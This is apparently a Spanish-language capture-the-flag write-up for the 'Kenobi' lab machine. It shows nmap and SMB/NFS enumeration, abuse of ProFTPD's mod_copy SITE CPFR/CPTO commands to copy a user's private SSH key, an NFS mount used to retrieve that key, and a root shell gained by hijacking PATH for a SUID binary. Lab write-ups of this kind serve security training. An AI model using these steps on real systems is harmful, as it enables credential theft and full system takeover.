# Kenobi

#### Iniciamos la VPN

```
> <u>sudo</u> openvpn <u>mblnt.ovpn</u>
[sudo] password for kali:
2024-07-05 15:51:19 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback w
hen cipher negotiation failed in this case. If you need this fallback please add '--data-ciphers-fallback BF
-CBC' to your configuration and/or add BF-CBC to --data-ciphers.
2024-07-05 15:51:19 Note: cipher 'AES-256-CBC' in --data-ciphers is not supported by ovpn-dco, disabling dat
a channel offload.
```

```
2024-07-05 15:51:21 net_route_v4_add: 10.10.0.0/16 via 10.9.0.1 de 2024-07-05 15:51:21 Initialization Sequence Completed
```

## Iniciamos la maquina





```
ping 10.10.4.29
PING 10.10.4.29 (10.10.4.29) 56(84) bytes of data.
64 bytes from 10.10.4.29: icmp_seq=1 ttl=63 time=45.2 ms
64 bytes from 10.10.4.29: icmp_seq=2 ttl=63 time=47.9 ms
```


# Confirmamos la conexión con la ip victima

Comenzamos haciendo un escaneo de puertos y servicios que están corriendo sudo nmap -p- --open -sS --min-rate 5000 -v -n -Pn <IP\_VICTIMA> > escaneo

```
> cd <u>Desktop</u>
> cd <u>maquinas</u>
> mkdir Kenobi
> cd <u>Kenobi</u>
> <u>sudo</u> nmap -p- --open -sS --min-rate 5000 -v -n -Pn 10.10.4.29 > escaneo
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
```

# cat para ver el escaneo


Contestamos las primeras preguntas de la maquina



Lo siguiente es hacer una enumeración de las comparticiones Samba con nmap NOTA:SAMBA

Samba es el conjunto estándar de programas de interoperabilidad con Windows para Linux y Unix. Permite a los usuarios finales acceder y usar archivos, impresoras y otros recursos compartidos comúnmente en la intranet o internet de una empresa. A menudo se le conoce como un sistema de archivos de red.

Samba se basa en el protocolo común cliente/servidor de Server Message Block (SMB). SMB fue desarrollado únicamente para Windows; sin Samba, otras plataformas informáticas estarían aisladas de las máquinas Windows, incluso si fueran parte de la misma red.



nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse <IP\_VICTIMA>

- -p 445: Especifica que quieres escanear el puerto 445. Este puerto es comúnmente utilizado por el protocolo SMB, que se utiliza para compartir archivos, servicios de impresión y otras comunicaciones entre computadoras en una red.
- -script=smb-enum-shares.nse,smb-enum-users.nse
   Esta opción indica a nmap que utilice dos scripts específicos del Motor de Scripts de Nmap (NSE):
- smb-enum-shares.nse: Este script se utiliza para enumerar (listar) los recursos compartidos SMB disponibles en el sistema de destino. Los recursos compartidos SMB son directorios o recursos que se comparten en la red.
- smb-enum-users.nse : Este script se utiliza para enumerar (listar) los usuarios que están autenticados en el servicio SMB que se ejecuta en el sistema de destino.

```
> nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.4.29 > escaneoSAMBA
diccionario mibinterpo
maquinas
```

cat para ver el documento


```
File: escaneoSAMBA
Starting Nmap 7.94SVN ( <code>https://nmap.org</code> ) at 2024-07-05 16:06 CEST Nmap scan report for 10.10.4.29
Host is up (0.046s latency).
        STATE SERVICE
445/tcp open microsoft-ds
Host script results:
   smb-enum-shares:
     account_used: guest
\\10.10.4.29\IPC$:
Type: STYPE_IPC_HIDDEN
Comment: IPC Service (kenobi server (Samba, Ubuntu))
        Users: 2
        Max Users: <unlimited>
        Path: C:\tmp
Anonymous access: READ/WRITE
     Current user access: READ/WRITE
\\10.10.4.29\anonymous:
Type: STYPE_DISKTREE
        Comment:
        Users: 0
        Max Users: <unlimited>
        Path: C:\home\kenobi\share
        Anonymous access: READ/WRITE
     Current user access: READ/WRITE
\\10.10.4.29\print$:
Type: STYPE_DISKTREE
Comment: Printer Drivers
        Users: 0
        Max Users: <unlimited>
        Path: C:\var\lib\samba\printers
        Anonymous access: <none>
        Current user access: <none>
Nmap done: 1 IP address (1 host up) scanned in 7.40 seconds
```

# vamos contestando las preguntas de la maquina



Nos conectamos a la maquina mediante No ingresamos nada en la contraseña smbclient <u>//10.10.132.120/anonymous</u>

#### Contestamos las preguntas de la maquina



Nuestro escaneo anterior con nmap, mostro que en el puerto 111 esta ejecutandose el sevicio rpcbind

NOTA: Este es simplemente un servidor que convierte el número de programa de llamada a procedimiento remoto (RPC) en direcciones universales. Cuando se inicia un servicio RPC, le dice a rpcbind la dirección en la que está escuchando y el número de programa RPC que está preparado para servir.

El puerto 111 da acceso a un sistema de archivos en red, vamos a enumerarlo


## nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount <IP\_VICTIMA>

```
) nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.132.120
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 16:08 CEST
Nmap scan report for 10.10.132.120
Host is up (0.046s latency).

PORT STATE SERVICE
111/tcp open rpcbind
| nfs-showmount:
|_ /var *

Nmap done: 1 IP address (1 host up) scanned in 1.13 seconds
| ~/Desktop/maquinas/Kenobi > //Desktop/maquinas/Kenobi > /
```


# Contestamos las preguntas de la maquina



Vamos a obtener la versión de ProFtpd, para ello nos conectaremos al puerto donde esta corriendo el servicio mediante netcat y nos debería dar la versión


```
> nc 10.10.132.120 21
220 ProFTPD 11.3.5 Server (ProFTPD Default Installation) [10.10.132.120]
```

## Contestamos las preguntas de la maquina



Usaremos searchsploit para buscar con la version y el nombre del servidor ftp

#### Contestamos las preguntas de la maquina



#### NOTA:

Los comandos SITE CPFR y SITE CPTO son comandos específicos del módulo mod\_copy de ProFTPD, un servidor FTP. Estos comandos permiten copiar archivos o directorios dentro del sistema de archivos del servidor FTP.

- SITE CPFR (Copy From): Este comando se utiliza para especificar la ruta del archivo o directorio que se desea copiar. Es el punto de origen.
- SITE CPTO (Copy To): Este comando se utiliza para especificar la ruta de destino a donde se desea copiar el archivo o directorio previamente especificado con SITE CPFR.

Vamos a conectarnos al servidor y vamos a copiar la clave privada del usuario sabiendo que es kenobi

```
> nc 10.10.132.120 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.132.120]
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
```

El directorio /var es un montaje que podemos ver, por lo que hemos movido la clave privada de kenobi al directorio /var/tmp

Vamos a montar el directorio /var/tmp en nuestra máquina

```
> sudo mkdir /mnt/kenobi
> cd /mnt
> ls
▷ kenobi

A /mnt > ✓
```

```
sudo mount 10.10.132.120:/var /mnt/kenobi
 ls -la /mnt/kenobi
drwxr-xr-x root root
                    4.0 KB Wed Sep 4 10:53:24 2019 🗁 .
drwxr-xr-x root root 4.0 KB Wed Jul 10 17:03:46 2024 ₺ ...
drwxr-xr-x root root
                    4.0 KB Wed Sep 4 14:09:49 2019 ⊙ backups
drwxr-xr-x root root
                    4.0 KB Wed Sep
                                   4 12:37:44 2019 🗁 cache
drwxrwxrwt root root 4.0 KB Wed Sep 4 10:43:56 2019 🗏
drwxr-xr-x root root 4.0 KB Wed Sep 4 12:37:44 2019 \langle \langle lib
drwxrwsr-x root staff 4.0 KB Tue Apr 12 22:14:23 2016 🗁 local
                      9 B Wed Sep
                                  4 10:41:33 2019 ☐ lock → /run
lrwxrwxrwx root root
drwxrwxr-x root avahi 4.0 KB Wed Sep 4 12:37:44 2019 🗁 log
drwxrwsr-x root mail 4.0 KB Wed Feb 27 00:58:11 2019 ☑ mail
4 B Wed Sep 4 10:41:33 2019 2 run → /run
lrwxrwxrwx root root
drwxr-xr-x root root 4.0 KB Wed Jan 30 00:27:41 2019 🗁 snap
drwxr-xr-x root root 4.0 KB Wed Sep 4 12:37:44 2019  spool
drwxrwxrwt root root
                    4.0 KB Wed Jul 10 16:58:54 2024
drwxr-xr-x root root 4.0 KB Wed Sep 4 10:53:24 2019 🗁 www
~/Desktop > /
```

Tenemos el montaje en nuestra maquina, ahora podemos acceder a /var/tmp y obtener la clave pribada del usuario kenobi

Accedemos mediantre ssh con el usuario y la clave priada

Verificamos los permisos

```
chmod 600 id rsa
chmod: changing permissions of 'id_rsa': Read-only file system
/mnt/kenobi/tmp x 1
```

Al no tener permisos de escritura no podemos cambiar los permisos.

Tenemos la clave privada en nuestro escritorio

```
> chmod 600 id rsa
Trash
~/Desktop
```

#### Intentamos el acceso mediante ssh


#### Ya tenemos el acceso mediante ssh

```
kenobi@kenobi:~$ ls
share user.txt
kenobi@kenobi:~$ cat user.txt
d0b0f3f53b6caa532a83915e19224899
kenobi@kenobi:~$
```

#### Respondemos las preguntas de la maquina



#### Escalada de privilegios



## Buscamos binarios con permisos SUID en el sistema

- $1^a$  Forma  $\rightarrow$  find / -perm -4000 2>/dev/null
- 2ª Forma→ find / -perm -u=s -type f 2>/dev/null

```
kenobi@kenobi:~$ find / -perm -4000 2>/dev/null
/sbin/mount.nfs
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/bin/menu
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/at
/usr/bin/newgrp
/bin/umount
bin/fusermount
/bin/mount
bin/ping
bin/su
bin/ping6
```

#### Ejecutamos el binario

```
kenobi@kenobi:~$ /usr/bin/menu

*******************

1. status check
2. kernel version
3. ifconfig
** Enter your choice :
```

#### Contestamos las preguntas de la maquina



Dado que este archivo se ejecuta con los privilegios del usuario root, podemos manipular nuestra variable de entorno PATH para obtener una shell como root.

Copiamos la shell /bin/sh, lo renombramos como curl, le dimos los permisos correctos y luego agregamos su ubicación a nuestra variable PATH. Esto significa que cuando se ejecuta el binario /usr/bin/menu, utiliza nuestra variable PATH para encontrar el binario "curl" que en realidad es una versión de /bin/sh. Además,

dado que este archivo se ejecuta como root, nuestra shell también se ejecuta como root.

```
# whoami
root or manufact
# ls
bin etc initrd.img.old lost+found opt run srv usr vmlinuz.old
boot home lib media proc sbin sys var
dev initrd.img lib64 mnt root snap tmp vmlinuz
# cd root
# ls
root.txt
# cat root.txt
```